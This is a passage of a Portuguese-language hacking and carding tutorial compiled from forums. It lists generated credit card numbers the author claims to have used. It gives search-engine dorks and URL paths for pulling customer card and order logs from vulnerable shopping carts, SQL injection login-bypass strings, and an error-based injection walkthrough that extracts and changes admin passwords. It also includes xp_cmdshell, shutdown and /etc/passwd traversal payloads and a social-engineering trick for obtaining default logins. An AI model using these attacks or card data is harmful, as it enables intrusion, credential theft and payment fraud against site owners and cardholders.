Keyhole:Gerador de tones
LoguinHacker:Hackeador de modens
ModemJammer:Programa para proteger modens

Carder
Beazly:Gerador de cartões de crédito
Cartao:Gera cartão de crédito
CGC:Gerador de CGC (CNPJ)
CPF:Gerador de CPF

Obs: Os programas aqui listados podem ser encontrados via Internet, basta apenas pesquisar pelo google.

23.5.Carding e seus riscos

Embora seja uma das técnicas mais utilizadas até o momento para fins de beneficio próprio, essa técnica é totalmente desconsiderada por mim.Mas embora tenhamos pessoas que gostam dessa técnica, mostrarei aqui alguns tópicos que podem ser achados mediante fóruns pela INTERNET.(O tutorial é totalmente copiado de fórum)

Prefixo: 5413

Digito 13:

5413 1366 4098 5448
5413 2897 5837 5439
5413 5813 9443 8724
5413 8016 3055 4252
5413 5098 6376 1011
5413 7450 2125 4917
5413 0086 0008 1627
5413 5555 0155 5109
5413 3975 0395 8787
5413 0714 0885 3308

Digito 14:

5413 4127 9046 6392
5413 5758 6647 7202
5413 0120 6864 4066
5413 7916 8329 4825
5413 5882 6604 6048
5413 9160 7966 2794
5413 7433 9777 6738
5413 5121 8770 9971
5413 6709 9832 8660
5413 8863 1225 8199

Digito 15:

5413 9770 4553 4947
5413 7693 1541 0415
5413 2161 9007 2209
5413 7909 2294 6922
5413 6555 5818 0189
5413 7129 1439 0679
5413 7971 3530 1134
5413 4146 1619 3523

5413 6814 6165 5521
5413 0987 1223 9197

Digito 16:

5413 7576 0646 5446
5413 4789 3049 9783
5413 4203 8137 4644
5413 4422 3179 8640
5413 4731 9651 5521
5413 3004 0314 3187
5413 8607 2723 1141
5413 5566 1187 7938
5413 5822 8086 0344
5413 6760 2707 4415

Eu tentei e consegui agora quem quiser usar tá ai só que pensa antes de fazer isso pois é perigoso, portanto vá em um site que vc compre tipo o "URO", compre somentes programas e jogos.Boa Sorte...

Há, se alguem que é bom nisso quiser tentar....aqui está o site que você deve entrar para dar dinhero P/ o "URO" (https://www.paypal.com/row/cgi-bin/webscr)lembrando.
$1 US 1 Old Violet Box
$10 US (1 item of choice (no MVP cards)*, 2 headgears*, 10 Old Violet Box) or (Password change)
$20 US 1 MVP card, 20 Old Violet Box

essas strings são fruto do trabalho do grupo ATH(pra mim os melhores carders do BRASIL):
allinurl:comersus_backoffice_index.asp
' OR adminname <> '' OR adminname = '

allinurl:/i-shoppro
shodbtest.asp
allinurl: comersus_viewitem.asp
allinurl:mdb
allinurl: comersus_viewitem.asp
allintitle: "index of/admin"
allintitle: "index of/root"
allintitle: sensitive filetype:doc
allintitle: restricted filetype :mail
allintitle: restricted filetype:doc site:gov
allinurl: winnt/system32/ (get cmd.exe)
allinurl:/bash_history
allinurl:softcart.exe

allinurl:browse.asp?cat= exemplo /site.com/db/store.mdb
allinurl: aits.html
allinurl: saude.html site: .gov.br

allintitle: hacker site: .com.br

inurl:usuarios.mdb
inurl:users.mdb
inurl:site.ini
inurl:password.mdb
inurl:orders.log
inurl:shopping.mdb
inurl:cart/cart.asp
inurl:/productcart
inurl:vti_inf.html
inurl:service.pwd
inurl:users.pwd
inurl:authors.pwd
inurl:administrators.pwd
inurl:shtml.dll
inurl:shtml.exe
inurl:fpcount.exe
inurl:default.asp
inurl:showcode.asp
inurl:sendmail.cfm
inurl:getFile.cfm
inurl:imagemap.exe
inurl:test.bat
inurl:msadcs.dll
inurl:htimage.exe
inurl:counter.exe
inurl:browser.inc
inurl:hello.bat
inurl:passwd filetype:txt
inurl:admin filetype:db
inurl:iisadmin
inurl:"auth_user_file.txt"
inurl:"Admin_files"
inurl:"wwwroot/*."
allinurl:/i-shoppro
shodbtest.asp
allinurl: comersus_viewitem.asp
allinurl:mdb

inurl:usuarios.mdb

inurl:users.mdb
inurl:site.ini
inurl:password.mdb
inurl:orders.log

/cgi-bin/i-shop/admin/store.log
/cgi-bin/i-shoppro/admin/store.log

/cgi-bin/DCShop/Orders/orders.txt
/WebShop/logs/cc.txt
/WebShop/templates/cc.txt
/cgi-bin/store/Admin_files/myorderlog.txt
/cgi-local/medstore/loadpage.cgi?user_id=id&file=data/orders.txt
/cgibin/shop/orders/orders.txt
/cgibin/DCShop/auth_data/auth_user_file.txt
/htbin/orders/orders.txt
/PDG/order.txt
/orders/import.txt
/htbin/DCShop/auth_data/auth_user_file.txt
/cgi-bin/%20shopper.cgi?preadd=action&key=PROFA&template=myorder.txt
/cgi-bin/DCShop/auth_data/auth_user_file.txt
/bin/shop/auth_data/auth_user_file.txt
/cgi-local/orders/orders.txt
/cgi-bin/PDG_Cart/mc.txt
/cgi-bin/cart32/CART32-order.txt
/cgi-bin/orders/cc.txt
/cgis/shop/orders/orders.txt
/Admin_files/ccelog.txt
/scripts/DCShop/auth_data/auth_user_file.txt
/WebShop/templates/cc.txt

inurl:shopping.mdb
inurl:cart/cart.asp
inurl:/productcart
inurl:vti_inf.html
inurl:service.pwd
inurl:users.pwd
inurl:authors.pwd
inurl:administrators.pwd
inurl:shtml.dll
inurl:shtml.exe
inurl:fpcount.exe
inurl:default.asp
inurl:showcode.asp

inurl:sendmail.cfm
inurl:getFile.cfm
inurl:imagemap.exe
inurl:test.bat
inurl:msadcs.dll
inurl:htimage.exe
inurl:counter.exe
inurl:browser.inc
inurl:hello.bat

"Index of /admin"
"Index of /password"
"Index of /mail"
"Index of /" +passwd
"Index of /" +password.txt
"Index of /" +.htaccess
index of ftp +.mdb allinurl:/cgi-bin/ +mailto

administrators.pwd.index
authors.pwd.index
service.pwd.index
filetype:config web
gobal.asax index

allinurl: comersus_viewitem.asp
allintitle: "index of/admin"
allintitle: "index of/root"
allintitle: sensitive filetype:doc
allintitle: restricted filetype :mail
allintitle: restricted filetype:doc site:gov

inurl:passwd filetype:txt
inurl:admin filetype:db
inurl:iisadmin
inurl:"auth_user_file.txt"
inurl:"Admin_files"
inurl:"wwwroot/*."

top secret site:mil
confidential site:mil

allinurl: winnt/system32/ (get cmd.exe)
allinurl:/bash_history

intitle:"Index of" .sh_history

intitle:"Index of" .bash_history
intitle:"index of" passwd
intitle:"index of" people.lst
intitle:"index of" pwd.db
intitle:"index of" etc/shadow
intitle:"index of" spwd
intitle:"index of" master.passwd
intitle:"index of" htpasswd
intitle:"index of" members OR accounts
intitle:"index of" user_carts OR user_cart

para logar tente colocar esses codigos no login e na senha:
' or ' 1
b' or ' 1='
'or''='
' or '1
' or '|
' or 'a'='a
' or ''='
' or 1=1--
') or ('a'='a
' or '1'='1
admin
shell
root

allinurl: auktion.pl

/markt/cgi-dexx/auktion.pl?menue=|id|
.
/auktion.pl?menue=|id|
/auktion/cgi-bin/auktion.pl?menue=|id|
/auktion/auktion.pl?menue=|id|
/cgi/auktion.pl?menue=|id|
/auktion/cgi/auktion.pl?menue=|id|
allinurl:browse.asp?cat=
***/site.com/browse.asp?cat=.....
***/site.com/db/store.mdb

Index of /admin
Index of /passwd
Index of /password
Index of /mail

"Index of /" +passwd
"Index of /" +password.txt
"Index of /" +.htaccess

"Index of /secret"
"Index of /confidential"
"Index of /root"
"Index of /cgi-bin"
"Index of /credit-card"
"Index of /logs"
"Index of /config"

inurl:admin filetype:txt
inurl:admin filetype:db
inurl:admin filetype:cfg
inurl:mysql filetype:cfg
inurl:passwd filetype:txt
inurl:iisadmin
inurl:auth_user_file.txt
inurl:orders.txt
inurl:"wwwroot/*."
inurl:adpassword.txt
inurl:webeditor.php
inurl:file_upload.php

inurl:gov filetype:xls "restricted"
index of ftp +.mdb allinurl:/cgi-bin/ +mailto

intitle:"Index of" .sh_history
intitle:"Index of" .bash_history
intitle:"index of" passwd
intitle:"index of" people.lst
intitle:"index of" pwd.db
intitle:"index of" etc/shadow
intitle:"index of" spwd
intitle:"index of" master.passwd
intitle:"index of" htpasswd
intitle:"index of" members OR accounts
intitle:"index of" user_carts OR user_cart

allintitle: sensitive filetype:doc
allintitle: restricted filetype :mail
allintitle: restricted filetype:doc site:gov

allinurl:/scripts/cart32.exe

allinurl:/CuteNews/show_archives.php
allinurl:/phpinfo.php

allinurl:/privmsg.php
allinurl:/privmsg.php

entrem no http://www.hyperhome.hpg.ig.com.br/carder.htm eh um gerador de dados como nome data de nascimento endereço cep e o melhor CARTÃO DE CREDITO DO MUNDO TODO

Aqui ta um bom também mas só da o numero e confirma se ele existe msm

1Criador
Você apenas escolhe o cartão e clica em gerar e vuala

2Confirmador
Vc pode por o numero que o proprio gerador faz ou de qualquer cartão por ai só pra ve se é verdadeiro

clique no link http://geocities.yahoo.com.br/kmez2/ccc.html

Fonte.Darkess e MundoHacker

Como axar Vunerabilidades nos seguintes servidores!

Ccbill
Aspcart
Cart32
CartCgi
CartPl
Ezmall2000
Midicart
Oscommerce
PdgCart
PfDisplay
Php Photo
Sales Cart
Sql Injection
WebStore
Sql Avançado
YABB

CCBILL

Vá até um site de busca preferencialmente www.google.com.br e procure pelo seguinte: allinurl: /ccbill/ . Serão listados vários sites relacionados ao assunto. O próximo objetivo será a substituição do /ccbill/ por alguns do caracteres exatamente como segue o modelo abaixo.
www.athbrazil.com/ccbill/ Url Normal
www.athbrazil.com/ccbill/secure/order.log Url Alterada
www.athbrazil.com/ccbill/ Url Normal
www.athbrazil.com/ccbill/ccbill.log Url Alterada
www.athbrazil.com/ccbill/ Url Normal
www.athbrazil.com/ccbill/secure/currenty.log Url Alterada
www.athbrazil.com/ccbill/ Url Normal
www.athbrazil.com/ccbill/currenty.log Url Alterada
---
aspcart:

Vá até um site de busca preferencialmente www.google.com.br e procure pelo seguinte: allinurl: /backend/ . Serão listados vários sites relacionados ao assunto. O próximo objetivo é simples você terá de substituir o /backend/ por aspcart5.mdb exatamente como mostra o modelo abaixo.
www.athbrazil.com/backend/xxx.asp Url Normal
www.athbrazil.com/aspcart5.mdb Url Alterada

CARTCGI:

Vá até um site de busca preferencialmente www.google.com.br e procure pelo seguinte: allinurl: cart.cgi ou cartmanager.cgi . Serão listados vários sites relacionados ao assunto. O próximo objetivo será a substituição de cart.cgi ou cartmanager.cgi por /cgi-bin/Admin_files/ exatamente como segue o modelo abaixo.
www.athbrazil.com/cart.cgi Url Normal
www.athbrazil.com/cgi-bin/Admin_files/ Url Alterada
www.athbrazil.com/cartmanager.cgi Url Normal
www.athbrazil.com/cgi-bin/Admin_files/ Url Alterada

CARTPL

Vá até um site de busca preferencialmente www.google.com.br e procure pelo seguinte: allinurl: cart.pl . Serão listados vários sites relacionados ao assunto. O próximo objetivo será a substituição de cart.pl por alguns do caracteres exatamente como segue o modelo abaixo.
www.athbrazil.com/cart.pl Url Normal
www.athbrazil.com/target/cgi-bin/cart.pl?vars Url Alterada
www.athbrazil.com/cart.pl Url Normal
www.athbrazil.com/target/cgi-bin/cart.pl?env Url Alterada
www.athbrazil.com/cart.pl Url Normal
www.athbrazil.com/target/cgi-bin/cart.pl?db Url Alterada

MIDICART

Vá até um site de busca preferencialmente www.google.com.br e procure pelo seguinte: allinurl: meny2.asp . Serão listados vários sites sobre o assunto. No próximo passo a seguir você terá de substituir o meny2.asp por midicart.mdb exatamente como mostra o modelo abaixo.
www.athbrazil.com/meny2.asp Url Normal
www.athbrazil.com/midicart.mdb Url Alterada
www.athbrazil.com/shop/meny2.asp Url Normal
www.athbrazil.com/shop/midicart.mdb Url Alterada

OSCOMMERCE

Vá até um site de busca preferencialmente www.google.com.br e procure pelo seguinte allinurl: /oscommerce/ . Serão listados vários sites relacionados ao assunto. O próximo passo será acrescentar alguns caracteres junto a url do site exatamente como segue o modelo abaixo.
www.athbrazil.com/oscommerce/ Url Normal
www.athbrazil.com/oscommerce/admin/orders.php Url Alterada
www.athbrazil.com/oscommerce/ Url Normal
http://www.athbrazil.com/oscommerce...dmin/orders.php Url Alterada
---
PDG CART

Vá até um site de busca preferencialmente www.google.com.br e procure pelo seguinte allinurl: shopper.cgi ou shopper.exe . Serão listados vários sites relacionados ao assunto. O próximo passo será acrescentar um dos caracteres da lista abaixo exatamente como no modelo.
www.athbrazil.com/cgi-bin/shopper.cgi Url Normal
http://www.athbrazil.com/cgi-bin/sh...PLATE=ORDER.LOG Url Alterada
www.athbrazil.com/cgi-bin/shopper.exe Url Normal
http://www.athbrazil.com/cgi-bin/sh...PLATE=ORDER.LOG Url Alterada
Lista de caracteres a serem adicionados após shopper.cgi ou shopper.exe siga exatamente como no modelo acima.

/PDG/cvv2.txt
/stats/cgi-bin/PDG_Cart/orders.txt
/cgi/PDG_Cart/order.log.%207,%200.94,%20/cgi-bin/PDG_cart/card.txt
/Admin_files/order.log
/Orders/order.log
/PDG_Cart/order.log
/PDG_Cart/shopper.conf
/cgi-bin/shopper.cgi?newpage=../../../../../../../../../etc/hosts

/cgi-bin/DCShop/Auth_data/auth_user_file.txt
/cgi-bin/DCShop/Orders/orders.txt
/cgi-bin/shopper.exe?key=&20&preadd=action&template=order.log
/cgi-bin/shopper.exe?search=action&keywords=%20&template=order.log
/cgi-bin/PDG
/cgi-bin/.../cc.log
/cgi-bin/.../cvv.csv
/cgi-bin/.../cc.csv
/cgi-bin/.../cc.txt
/cgi-bin/.../cvv2.txt
/cgi-bin/.../card.csv
/cgi-bin/.../cvv.txt
/cgi-bin/.../order.csv
/cgi-bin/.../order.txt
/cgi-bin/.../card.log
/cgi-bin/.../card.txt
/cgi-bin/.../orders.txt
/cgi-bin/.../cvv2.csv
/cgi-bin/.../debug.txt
/cgi-bin/.../mc.log
/cgi-bin/.../ccv.csv
/cgi-bin/.../authorize.cvs
/cgi-bin/.../authorizenets.old
/admin/cgi-bin/.../card.txt
/cgi-bin/shoppper.exe/.../card.log
/cgi-bin/shoppper.exe/.../card.txt
/cgi-bin/.../ccv.log

/cgi-bin/.../debug.log
/cgi-bin/.../ccv.txt
/cgi-bin/.../mc.txt
/cgi-bin/.../order.log
/cgi-bin/.../mc.csv
/cgi-bin/.../cvv2.log
/cgi-bin/.../cvv.log
/cgi-bin/.../authorizenet.log
/admin/cgi-bin/.../card.csv
/cgi-bin/.../shopper.conf
/admin/cgi-bin/.../card.log
/cgi-bin/shoppper.exe/.../order.csv
/cgi-bin/shoppper.exe/.../order.log
/cgi-bin/shoppper.exe/.../order.txt
/stats//cgi-bin/.../order.csv
/shopper.exe/cgi-bin/.../shopper.conf
/cgi-bin/cgi-bin/.../order.log

/PDG_Cart/order.log
/cgi-bin/shoppper.exe/PDG_cart/order.log
/cgi-bin/
/cgi-bin/shoppper.exe/PDG_cart/order.log
/cgi-bin/PDG_Cart/order.log
/PDG_Cart/order.log
/PDG_Cart/
/cgi-bin/PDG_cart/card.txt
/cgi-bin/shopper.cgi&TEMPLATE=ORDER.LOG
/cgi-bin/shopper.cgi/&TEMPLATE=ORDER.LOG
/PDG_Cart/authorizenet.txt
/pdg_cart/order.log
/orders.txt
/cgi-bin/shopper.cgi&TEMPLATE=ORDER.LOG
/cvv.mbf
/cvv.dbf
/cvv.ldf
/PDG_Cart/cc.txt

SALES CART

Vá até um site de busca preferencialmente www.google.com.br procure pelo seguinte allinurl: mall/lobby.htm . Serão listados vários sites relacionados ao assunto. O próximo passo será a substituição do mall/lobby.htm por algum dos caracteres exatamente como no modelo abaixo.
www.athbrazil.com/mall/lobby.htm Url Normal
www.athbrazil.com/fpdb/shop.mdb Url Alterada
www.athbrazil.com/shoponline/mall/lobby.htm Url Normal
www.athbrazil.com/shoponline/fpdb/shop.mdb Url Alterada

SQL INJECTION

Bom está vulnerabilidade se trata da localização do painel de controle de um site onde apenas o administrador do site tem acesso.O acesso é usado para efetuar eventuais mudanças na home page e eventuais conferencias de pedidos em caso de e-commerce. Para chegar até o painel de controle primeiramente você deve localiza-lo usando "Strings" que se trata de caracteres que complementam a url do site afim de encontrar o painel. Veja como seria olhando o modelo baixo.
www.amazonrecords.com.br Url Normal
www.amazonrecors.com.br/admin/index.asp Url Alterada
Após a localização do painel você terá usar carecteres como login e senha até conseguir entrar com exito no site.Logo abaixo você verá relação de "Strings" e caracteres a ser usado como login e senha nos painéis de controle.

Strings que devem ser adicionadas junto a url do site assim como no modelo acima.

/admin/default.asp
/admin/index.asp
/admin/login.asp
/admin/password.asp
/admin/senha.asp
/login/login.asp
/adm/login.asp
/adm/index.asp
/adm/default.asp
/login/index.asp
/login/default.asp
/webmaster/login.asp
/webadmin/default.asp
/webadmin/index.asp
/webadmin/default.asp
/menu_admin/default.asp
/menu_admin/index.asp
/menu_admin/login.asp
/noticias/admin/
/news/admin/
/cadastro/admin/
/portal/admin/
/site/admin/
/home/admin.asp
/home/admin/index.asp
/home/admin/default.asp
/home/admin/login.asp
/web/admin/index.asp
/web/admin/default.asp
/web/admin/login.asp
/home/adm/login.asp
/home/adm/senha.asp
/home/adm/index.asp
/home/adm/defaul.asp
/menu/admin/index.asp
/menu/admin/default.asp
/menu/admin/login.asp
/menu/admin/admin.asp
/painel/admin/admin.asp
/painel/admin/login.asp
/painel/admin/index.asp
/painel/admin/default.asp

Caracteres que devem ou podem ser usados como login e senha após localização do painel.

' or ' 1
b' or ' 1='
' or '1
' or '|
' or 'a'='a
' or "="
' or 1=1--
') or ('a'='a
' or '1'='1
admin
shell
root

Lembrando essa vulnerabilidade se baseia na falha do administrador nem todos os sites estão vulneraveis.

WEBSTORE

Vá até um site de busca preferencialmente www.google.com.br e procure pelo seguinte allinurl: web_store.cgi . Serão listados vários sites relacionados ao assunto. O próximo passo será a substituição do web_store.cgi por Admin_files/order.log exatamente como segue o modelo abaixo.
www.athbrazil.com/web_store.cgi Url Normal
www.athbrazil.com/Admin_files/order.log Url Alterada

ADVANCED SQL INJECTION

1 - O que é sql injection ?
é um truque para injectar comandos SQL via paginas web , já que qualquer pagina web recebe parametros do usuario e os transmite para o banco de dados .

Imaginemos por exemplo uma pagina web escrita em asp que nos peça o username e a password . O que a pagina web vai fazer é enviar o username e a password para o banco de dados e este verificar se é um user ou password validos !

Então porque não inserimos códigos SQL ? OK ! Isto só não é teoria como é possível !

2 - O que é preciso ?
Qualquer web browser

3 - Onde eu começo ?
Tente olhar por paginas que posssuam logins , submits , feedback search etc , enfim essencialmente paginas que possuam codigos asp ! Mas nós sabemos que os códigos em

asp são interpretados no server ! ok ! tente olhar para o código HTML então . Por exemplo :

Vemos aqui códigos delimitados por e que podem ser exploitados.

4 - Que linguagens são vulneráveis ?

Paginas web com ASP, JSP, CGI, ou PHP , por exemplo observe esta pagina
http://windefense/index.asp?id=10

5 - Como testar se uma pagina é vulnerável ?

Tente começando com um simples truque em um campo que receba parametros ex :
username

Password
coloque :
hi' or 1=1--

Podemos testar assim :

username: hi' or 1=1--
Password: hi' or 1=1--
Ou com a seguinte URL

http://windefense/index.asp?id=hi' or 1=1--
Nós tinhamos visto antes um form vulnerável , ele segue abaixo :

Bem podemos fazer umas trocas para nossos intuitos !(Veja o html da pagina alvo e faça alterações e depois salve)

http://windefense/Search/search.asp method=post>
Se der certo podemos nos logar sem qualquer username ou password !

6 - Como executar comandos remotos com SQL injection ?

Se podemos injectar comandos sql então estamos aptos a correr comandos com boas permissões , e note que o MS SQLserver corre por default com privilégios de sistema ! (Equivalente a privilégios de administrador)

Observe por exemplo a seguinte string que nos permite executar comandos no server :

master..xp_cmdshell

Podemos tentar uma execução de comando :

'; exec master..xp_cmdshell 'ping 10.10.1.2'--

Tente usar a cota dupla(") ou a simples(') se nao der certo

7 - Caçando dados do banco de dados utilizando ODBC error message

Nós podemos manipular os erros ODBC do banco de dados para trazer dados do banco de dados observe por exemplo esta URL normal :
http://windefense/index.asp?id=10

nós podemos tentar unir (UNION) o valor '10' com outra string do banco de dados , observe :

http://windefense/index.asp?id=10 UNION SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES--

A tabela INFORMATION_SCHEMA.TABLES contem informações sobre todas as tabelas do sistema com a string TABLE_NAME podemos receber informações sobre nomes de tabelas no banco de dados .

SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES-

Retorna o nome da primeira tabela do banco de dados . Se o sql server tenta converter a string UNION para um integer ocorre o erro seguinte :

Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'table1' to a column of data type int. /index.asp, line 5

Algo nos interessa aqui . Podemos ver que provocamos um erro e retornamos o nome da 1ª tabela do banco de dados que é "table1" . Para obter o nome da proxima tabela inserimos a seguinte query :

http://windefense/index.asp?id=10 UNION SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_NAME NOT IN ('table1')--

Ou procurar dados com uma query , inserindo um comando sql de comparação (LIKE) :

http://windefense/index.asp?id=10 UNION SELECT TOP 1 TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_NAME LIKE '%25login%25'--

Onde o output é o seguinte :

Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'admin_login' to a

column of data type int. /index.asp, line 5

Neste caso nos retornamos com a string , '%25login%25' na tabela escolhida (TABLE_NAME) , contendo a string "login" que retornou o login do admin que é "admin_login".

Podemos mapear tabelas com a seguinte string :

INFORMATION_SCHEMA.COLUMNS

http://windefense/index.asp?id=10 UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='admin_login'--

Output :

Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'login_id' to a column of data type int. /index.asp, line 5

Agora nós podemos usar a string NOT IN () para trazer o nome da proxima coluna :

http://windefense/index.asp?id=10 UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='admin_login' WHERE COLUMN_NAME NOT IN ('login_id')--

Output:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'login_name' to a column of data type int. /index.asp, line 5

Agora se raciocinarmos um pouco podemos obter outras coisinhas importantes como nomes colunas de id's , passwords , detalhes etc com a seguinte query :

http://windefense/index.asp?id=10 UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='admin_login' WHERE COLUMN_NAME NOT IN ('login_id','login_name','password',details')--

Output:

Microsoft OLE DB Provider for ODBC Drivers error '80040e14' [Microsoft][ODBC SQL Server Driver][SQL Server]ORDER BY items must appear in the select list if the statement contains a UNION operator. /index.asp, line 5

Como retornar dados :

Vimos acima que podemos identificar nomes de tabelas , colunas etc . Agora o bom disso é que podemos utilizar a mesma tecnica para retornar dados da mesma , como por exemplo retornar o 1º "login_name" da tabela "admin_login" com a seguinte query :

http://windefense/index.asp?id=10 UNION SELECT TOP 1 login_name FROM admin_login--

Output:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'neo' to a column of data type int. /index.asp, line 5

Já conhecemos o login_name que é "neo" agora precisamos conhecer a password com a sequinte query

http://windefense/index.asp?id=10 UNION SELECT TOP 1 password FROM admin_login where login_name='neo'--

Output:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'm4trix' to a column of data type int. /index.asp, line 5

Podemos ver realmente que retornamos aqui uma password "m4trix" para um user "neo" .

Como retornar passwords com valor numerico !

Um problema com este tipo de retorno é que valores numericos nao podem ser retornado via uma query do tipo :

http://windefense/index.asp?id=10 UNION SELECT TOP 1 password FROM admin_login where login_name='trinity'--

Se o usuario possui uma password do tipo : "31173" provavelmente teriamos no nosso browser o seguinte : "Page Not Found"

Para resolver este problema nos podemos juntar uma string numerica com alguns alfabetos :

http://windefense/index.asp?id=10 UNION SELECT TOP 1 convert(int, password%2b'%20morpheus') FROM admin_login where login_name='trinity'--

Simplesmente usamos o sinal de (+) para juntar a password com qualquer texto que nós queremos (Codigo ASCII para '+' = 0x2b). Nós juntamos com um espaço(%20) a palavra morpheus . E manualmente chamando a função convert() para converter '31173 morpheus' dentro de um integer, o servidor sql retorna o seguinte erro :

Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value '31173 morpheus' to a column of data type int. /index.asp, line 5

Podemos ver que a password "31173" é retornada antes da string "morpheus"

Updates , e inserção de dados !

Se podemos retornar dados de uma tabela certamente que podemos updatear(actualizar) e inserir dados dentro do banco de dados :

Imaginemos o seguinte cenario podemos trocar usernames , passwords , inserir novos users , novas passwords etc .

Tentemos trocar a password para o user "neo" :

UPDATE = Comando sql para actualizar dados

http://windefense/index.asp?id=10; UPDATE 'admin_login' SET 'password' = 'newpas5' WHERE login_name='neo'-- Agora o user "neo" tem uma password com o nome "newpas5"

INSERT = Comando sql para inserir dados

Para inserir dados na database usamos a seguinte query :

http://windefense/index.asp?id=10; INSERT INTO 'admin_login' ('login_id', 'login_name', 'password', 'details') VALUES (666,'neo2','newpas5','NA')--

Podemos notar aqui novos valores da tabela admin_login como : ('login_id', 'login_name', 'password', 'details') para valores de : 666,'neo2','newpas5','NA'

Podemos nos logar como user "neo" e pass "newpas5"

YaBB.pl

Vá até um site de busca preferencialmente www.google.com.br e procure pelo seguinte: allinurl: YaBB.pl . Serão listados vários sites relacionados ao assunto. Próximo objetivo será a substituição do YaBB.pl pelo caracteres exatamente como segue o modelo abaixo. www.athbrazil.com/YaBB.pl Url Normal

http://www.athbrazil.com/cgi-bin/Ya..../etc/passwd%00 Url Alterada

Isso não é um problema de bug ou vulnerabilidade do banco de dados uma vez que a técnica
do SQL Injection funciona em qualquer banco de dados mesmo Oracle mas sim uma falha do desenvolvedor da página.
Voce tentara achar o painel de administracao do site online e iria inserir comandos strings se o site estiver aceitando
caracteres uala voce entra pois se o admin colocou algumas linhas para nao aceitar os caracteres ou seja as strings no
codigo fonte do site babou.

O tio vai explicar um pouco sobre isto e que muitos dizem ser antiga e nao conseguir nada com isto bla bla bla eu consigo
Bem pros ze ruela ze mane bundao ai vao as dicas.

Consiste em achar a tela de administracao online do site achando voce ira inserir as strings

diretorios que tentara achar no site

exemplo: www.amx.com.br/admin/index.asp (Atencao este site e so de exemplo)

Endereco: http://www.amx.com.br/admin/index.asp e vai tentando estes diretorios e se tiver o painel online tenta inserir
nos campos de login e senha as strings.

Diretorios e um scan de sql você escontra abaixo:

http://www.olharhacker.fdp.com.br/scan_sql.zip

Strings (as strings inserir nos campos login e senha)

A string que passa pelos e-mails é: eu@eu.com'or'.11'='.11
usuario='geek' senha='s3nh4'
usuario='' or '1' senha='s3nh4'
usuario= 'or' senha= 'or'
usuario=' or ' 1 senha=' or ' 1
usuario='1' = '1' senha='1' = '1'
usuario=' or '1'='1 senha=' or '1'='1
usuario='' or '1'='1' senha='' or '1'='1'
usuario="senha" senha="senha"
usuario="password" senha="password"
usuario="teste" senha="teste"

usuario="123" senha="123"
usuario="1234" senha="1234"
usuario="12345" senha="12345"
usuario="VB" senha="VB"
usuario="visual" senha="visual"
usuario="basic" senha="basic"
usuario=' or senha='teste senha=' or senha='teste
usuario=' or senha='login senha=' or senha='login
usuario=' or email like 'flavio% senha= ' or email like 'flavio%
usuario='or '1'='1' order by 1 -- senha='or '1'='1' order by 1 --
usuario=' or '1'='1' order by 1 -- senha=' or '1'='1' order by 1 --
usuario=' or 1=1-- senha=' or 1=1--
usuario='or''=' senha='or''='
usuario=' or 'a'='a senha=' or 'a'='a
usuario=') or ('a'='a senha=') or ('a'='a
usuario=b' or ' 1=' senha=b' or ' 1='
usuario=' or '| senha=' or '|
usuario=123'or'= senha=123'or'=
usuario=admin'- senha=admin'-
usuario=' or '1=true senha=' or '1=true
usuario=7' or ' 1 senha=7' or ' 1
usuario=root senha=root
usuario=shell senha=shell
usuario=admin senha=123456
usuario=admin senha=admin
Usuario=‘;shutdown-- senha=‘;shutdown--

Burrice ou esquecimento com logins padroes ou de testes se o site estiver hospedado na locaweb
podera tentar tamb logar com o nome da locaweb podera ver no site da www.registro.br os nomes e
os emails e tentar logar com eles ou com o nome do site ou do servdor onde hospeda o site.

Ou tambem podera elaborar um email e mandar para onde o site esta hospedado dizendo ter um
site de vendas online e esta procurando um servidor novo e gostaria de conhecer os servicos e se caso teria servicos de administracao online do site (ou seja o painel online que e seu alvo)
se caso o cabra do suporte confirmar o que voce precisa pergunte se existe algum que poderia
usar para teste para conhecer pois muitos tem logins padroes para teste e mais uma vez se o cabra falar o login padrao de teste deles tenta logar no seu site alvo com este login de teste pois para a nossa sorte muitos admin esquecem de trocar o login padrao e a senha do painel online.

Existem outras strings mais voce tambem pode criar as suas

Bem tente procurar os sites no bom e famoso google veja em outros buscadores tambem ou procure sites de vendas online

Mais bugs loja asp

ir no google botar allinurl:loja/cadastro.asp e trocar loja/cadastro.asp por loja/cadastro.mdb

Para evitar o acesso do SQL Injection de limites no tamanho do campo login (não permitir mais de 8 ou 10
caracteres) e proibir o uso de caracteres especiais como aspas, apóstrofes, sinais de + e -.

ou Coloque no formulario do site

function sqli(valor) sqli = replace(valor,"'","++") end function Para reverter function sqlv(valor) sqlv = replace(valor,"++","'") end function.

CARDEANDO

Bom, galera acho que chegamos a um ponto de nossas vidas onde que todos sabem o que é carder e acho que não temos nem mais a necessidade de ficar escrevendo o que é carder pois bem, acho que devemos colocar em nossas cabeças que carder é diferente de comprador virtual ou comprador impulsivo ham não entendeu? Então vou explicar de forma passo a passo, porém não quero aqui ficar esnobando uns ous outros e sim quero esclarecer o que é carder.

Carder: Hack do Cartão de Crédito aproveita vulnerabilidades e exploram com maior facilidade e consegue utilizar os dados capturados para realizarem compras via Internet sem pagarem e terem maiores problemas com o mesmo.

